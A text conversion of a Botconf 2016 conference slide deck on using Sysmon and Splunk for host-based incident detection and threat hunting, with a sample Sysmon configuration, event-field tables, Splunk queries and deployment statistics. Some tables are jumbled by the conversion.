

# botconf2016

The botnet fighting conference

30 NOVEMBER - 2 DECEMBER 2016

LYON - FRANCE



# Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

Tom Ueltschi, Swiss Post CERT

# C:\> whoami /all

- \* Tom Ueltschi
- \* Swiss Post CERT / SOC / CSIRT, since 2007
  - Focus: Malware Analysis, Threat Intel, Threat Hunting, Red Teaming
- \* Talks about «Ponmocup Hunter» (Botconf, DeepSec, SANS DFIR Summit)
- \* Member of many trust groups / infosec communities
- \* Twitter: @c\_APT\_ure

# Disclaimer

- \* Views & opinions expressed are my own
- \* Work presented is from \$dayjob
  - past 6-8 months, ongoing
  - examples, ideas, process, methodology
  - not a finished «solution» or «product»
  - approach for others (analysts) to adopt

**Fast paced talk ahead – fasten your seat belts! ☺**

# Outline (vo.1)

- \* Introduction on Sysmon
- \* How dou you know «Evil»? (malicious)
- \* Searching for «known bad»
- \* Threat Hunting approaches

# Outline (v1.0)

- \* Introduction on Sysmon
- \* Sources for «knowing Evil»
  - Searching for «known bad»
    - OSINT, blogs, reports, public sandboxes, VT
    - Malware Analysis of self discovered samples
  - Threat Hunting approaches
    - Red/Purple Teaming / Adversary Simulation

# Goal of Talk (Abstract)

- \* This presentation will give an overview and detailed examples on how to use the free Sysinternals tool SYSMON to greatly improve host-based incident detection and enable threat hunting approaches.
- \* The main goal is to share an approach, a methodology how to greatly improve host-based detection by using Sysmon and Splunk to create alerts.

# Introduction on Sysmon



## Windows Sysinternals

Home Learn **Downloads** Community

Windows Sysinternals > Downloads > Security Utilities > Sysmon

### Utilities

- Sysinternals Suite
  - Utilities Index
- 
- File and Disk Utilities
  - Networking Utilities
  - Process Utilities

### Sysmon v4.12

By Mark Russinovich and Thomas Garnier

Published: August 29, 2016

 Download Sysmon  
(1006 KB)

Rate: 

```
<Sysmon schemaversion="3.00">
  <!-- Capture all hashes -->
  <HashAlgorithms*></HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature -->
    <!-- contains Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connection if the destination port equal 443 -->
    <!-- or 80, and process isn't InternetExplorer -->
    <NetworkConnect onmatch="include">
      <DestinationPort>443</DestinationPort>
      <DestinationPort>80</DestinationPort>
    </NetworkConnect>
    <NetworkConnect onmatch="exclude">
      <Image condition="end with">iexplore.exe</Image>
    </NetworkConnect>
  </EventFiltering>
</Sysmon>
```

# Setting the stage...

	Network-based	Host-based
Prevention	Firewalls Network IPS BDS, Web-Proxy + AV/Mail-GW + AV	Antivirus HIPS, EMET Next-Gen Endpoint Protection
Detection	Network IDS ( <i>Snort, Suricata, Bro</i> ) NSM BDS	EDR ( <i>Carbon-Black et.al.</i> ) HIDS (?) <b>Sysmon and SIEM (<i>Splunk</i>)</b>

👉 This talk is about **Host-based Detection**

# Network- or Host-based Detection?


- \* **Network-based Detection (NBD)**
  - Intrusion Detection System (IDS) / Network Security Monitoring (NSM)
    - Snort, Suricata , Bro, Security Onion ...
- \* **Host-based Detection (HBD)**
  - Endpoint Detection and Response (EDR)
    - Carbon Black, FireEye HX, CrowdStrike Falcon, Tanium, RSA ECAT ...
    - **Sysmon (FREE) & Splunk (or any other SIEM)**
- \* Open for discussion
  - Is one of {NBD, HBD} enough, better, or are both needed?

# Bro : NBD :: Sysmon+Splunk : HBD


*Bro – an Orwellian nod to Big Brother*

Bro is three things ...

The hardest part about Bro is that there are so many distinct use cases for the Bro Platform



# Bro : NBD :: Sysmon+Splunk : HBD



# Pyramid of Pain

## The Pyramid of Pain



# Cyber Kill Chain

The only mention  
of «Cyber»

## Attack Progression, aka the "Cyber Kill Chain"

We have found that the phases of an attack can be described by 6 sequential stages. Once again loosely borrowing vernacular, the phases of an operation can be described as a "cyber kill chain." The importance here is not that this is a linear flow - some phases may occur in parallel, and the order of earlier phases can be interchanged - but rather how far along an adversary has progressed in his or her attack, the corresponding damage, and investigation that must be performed.




Fig. 2: The Attack Progression

I want to be able  
to detect this!


# Pyramid of Pain & Kill Chain

## How the Pyramid and the Kill Chain Fit Together



Gizah Pyramids ["All Gizah Pyramids.jpg", Liberator, Ricardo, [http://commons.wikimedia.org/wiki/File:All\\_Gizah\\_Pyramids.jpg](http://commons.wikimedia.org/wiki/File:All_Gizah_Pyramids.jpg), Checked 2013-03-06]

Let me start by making a clear statement: **The Pyramid is not a replacement for the Kill Chain, it is a complement.** The Kill Chain model shows the various states an adversary must move through to complete their objective(s). At each phase, you have the opportunity to detect their actions using certain indicators. This is where the Pyramid comes in: it serves as a guide for knowing how to prioritize your limited detection resources in order to achieve the maximum benefit.



The Cyber Kill Chain ["Security Intelligence: Attacking the Cyber Kill Chain", Cloppert, Michael, <http://computer-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/>, Checked 2013-03-06]

# Why using Sysmon?

- \* **Incredible visibility into system activity on Windows hosts (it's FREE)**
- \* Store Sysmon data in Windows event logs (big size)
  - Search or query Sysmon data using Powershell or event viewer
- \* Collect Sysmon logs into SIEM for searching, alerting, hunting (big plus)
- \* Analyst needs to ...
  - know **what to search for**
  - distinguish **normal / abnormal** activity
  - find **suspicious / malicious** behavior

# Why Sysmon? RSA Con Talk M.R.

The slide features a yellow background with a red vertical bar on the left. A white outline box contains the RSA Conference 2016 logo and details. Below the box, a large yellow silhouette of a head profile facing right is visible. The text 'HTA-W05' is positioned above the head silhouette. The main title 'Tracking Hackers on Your Network with Sysinternals Sysmon' is centered over the head silhouette. In the bottom left corner, there is a small Twitter icon and the hashtag '#RSAC'. To the right of the slide, a purple vertical banner displays the 'Connect Protect' slogan with a globe icon, and a photo of a seated audience.

**RSA® Conference 2016**

San Francisco | February 29 – March 4 | Moscone Center

HTA-W05

## Tracking Hackers on Your Network with Sysinternals Sysmon

#RSAC

**Connect Protect**

**Mark Russinovich**  
CTO, Microsoft Azure  
Microsoft Corporation  
@markrussinovich

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events



Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time  
stomping

DLL / Proc  
Injection

\*Contributed by David Magnotti

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events



Category	ProcessCreate	Hashes	ProcessTerminate
Process	UtcTime		
Process	ProcessGuid	ParentProcessGuid	
Driver Load	ProcessId	ParentProcessId	
Image Load	Image	ParentImage	
File Create	CommandLine	ParentCommandLine	
Network	CurrentDirectory		
CreateFile	User		
RawAccess	LogonGuid		
Sysmon	LogonId		
Error	TerminalSessionId		
	IntegrityLevel		

\*Contributed by David Magnotti

ference2016

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events



Category	Event Type	Field
Process	ProcessCreate	UtcTime
Process	ProcessCreate	ProcessGuid
Process	ProcessCreate	ProcessId
Driver Load	ProcessCreate	Image
Image Load	ProcessCreate	User
File Create	ProcessCreate	Protocol
Network	ProcessCreate	Initiated
CreateFile	ProcessCreate	User
RawAccess	ProcessCreate	SourceIsIpv6
Sysmon	ProcessCreate	DestinationIsIpv6
Error	ProcessCreate	LogonGuid
	ProcessCreate	SourceIp
	ProcessCreate	SourceHostName
	ProcessCreate	SourcePort
	ProcessCreate	SourcePortName
	Network	LogonId
	Network	TerminalSessionId
	Network	IntegrityLevel
	Network	DestinationIp
	Network	DestinationHostName
	Network	DesinationPort
	Network	DesinationPortName

\*Contributed by David Magnotti

# Why Sysmon? RSA Con Talk M.R.

## Sysmon Events



Category	Event	Fields
Process Create	1	
Process Terminated	5	UtcTime
Driver Loaded	6	SourceProcessGuid
Image Loaded	7	SourceProcessId
File Creation Time Changed	2	SourcelImage
Network Connection	3	TargetProcessGuid
CreateRemoteThread	8	TargetProcessId
RawAccessRead*	9	TargetImage
Sysmon Service State Change	4	NewThreadId
Error	255	StartAddress
		StartModule
		StartFunction

\*Contributed by David Magnotti

# Why Sysmon? RSA Con Talk M.R.

## Splunk Example Queries



- See <http://blogs.splunk.com/2014/11/24/monitoring-network-traffic-with-sysmon-and-splunk/>
- Processes grouped by logon GUID:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 NOT User="NT AUTHORITY\SYSTEM" |  
stats values(User) as User,values(CommandLine) as CommandLine,values(ProcessId) as  
ProcessId,values(ParentProcessId) as ParentProcessId values(ParentCommandLine) as ParentCommandLine by LogonGuid
```

- Outbound connections by process:

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=3 Protocol=tcp Initiated=true | eval  
src=if(isnotnull(SourceHostname), SourceHostname+":"+SourcePort, SourceIp+":"+SourcePort) | eval  
dest=if(isnotnull(DestinationHostname), DestinationHostname+":"+DestinationPort, DestinationIp+":"+DestinationPort) |  
eval src_dest=src + " => " + dest | stats values(src_dest) as Connection by ProcessGuid ProcessId User Computer Image
```

- Command line for non-local connections:

```
sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Protocol=tcp Initiated=true | where  
DestinationIp!="127.0.0.1" AND DestinationHostname!=SourceHostname | table _time User Computer ProcessId ProcessGuid  
DestinationHostname DestinationPort | join type=inner [search sourcetype="xmlwineventlog:microsoft-windows-  
sysmon/operational" EventCode=1 | table _time ProcessGuid ProcessId CommandLine]
```

# Why Sysmon? RSA Con Talk M.R.

Sysmon / Splunk stats from 7 days					
Event Description	# hosts	Event Code	# events	raw data [MB]	avg size [B]
Process Create	9'841	1	12'121'075	13'495.26	1'167.5
File creation time	9'187	2	2'595'550	1'851.98	748.2
Network connection	9'651	3	22'875'616	18'878.44	865.4
Sysmon service state changed	7'305	4	20'622	8.01	407.5
Process terminated	9'329	5	11'402'347	5'577.41	512.9
Driver Loaded	1'204	6	13'802	7.59	576.5
Image loaded	---	7	---	---	---
CreateRemoteThread	5'534	8	2'116'403	1'638.82	812.0
RawAccessRead	9'681	9	169'5		
Error	51		255		
Total			220'6		

Sysmon config entries: 150

TODO: don't forward IDs 5 & 9 (store locally only)

In reply to Mark Russinovich



TomU @c\_APT\_ure · Apr 26

@markrussinovich Thanks for #Sysmon & RSA slides!  
~10K hosts (target: 25K)



15



33



...



Mark Russinovich

@markrussinovich



Following

Cool to see people using Sysmon at scale:

Sysmon / Splunk stats from 7 days					
# hosts	Event Code	# events	raw data	avg size	
9'841	1	12'121'075	13'495.26	1'167.5	
9'187	2	2'595'550	1'851.98	748.2	
9'651	3	22'875'616	18'878.44	865.4	
7'305	4	20'622	8.01	407.5	
9'329	5	11'402'347	5'577.41	512.9	
1'204	6	13'802	7.59	576.5	
51		255			
Total			220'6		

TomU @c\_APT\_ure

@markrussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)

RETWEETS  
16

LIKES  
29



8:03 PM - 26 Apr 2016



16



29

...

# Why Sysmon? RSA Con Talk M.R.

 **Mark Russinovich**  
@markrussinovich



Cool to see people using Sysmon at scale:

Sysmon / Splunk stats from 7 days

# hosts	= Event Code	# events	= raw d
9181	1	9212107	
9183	2	2598554	
9185	3	2189544	
7205	4	20952	
9129	5	1140234	
1206	6	11795	
—	7	—	
5534	8	2116403	
9181	9	14850267	
51	Total	255	8327
≈ 9 (more locally only)			

**TomU @c\_APT\_ure**

@markrussinovich Thanks for #Sysmon & RSA slides! Getting ready for hunting :) Logs from ~10K hosts (target: 25K)

RETWEETS LIKES


16 29




8:03 PM - 26 Apr 2016

  16  29 

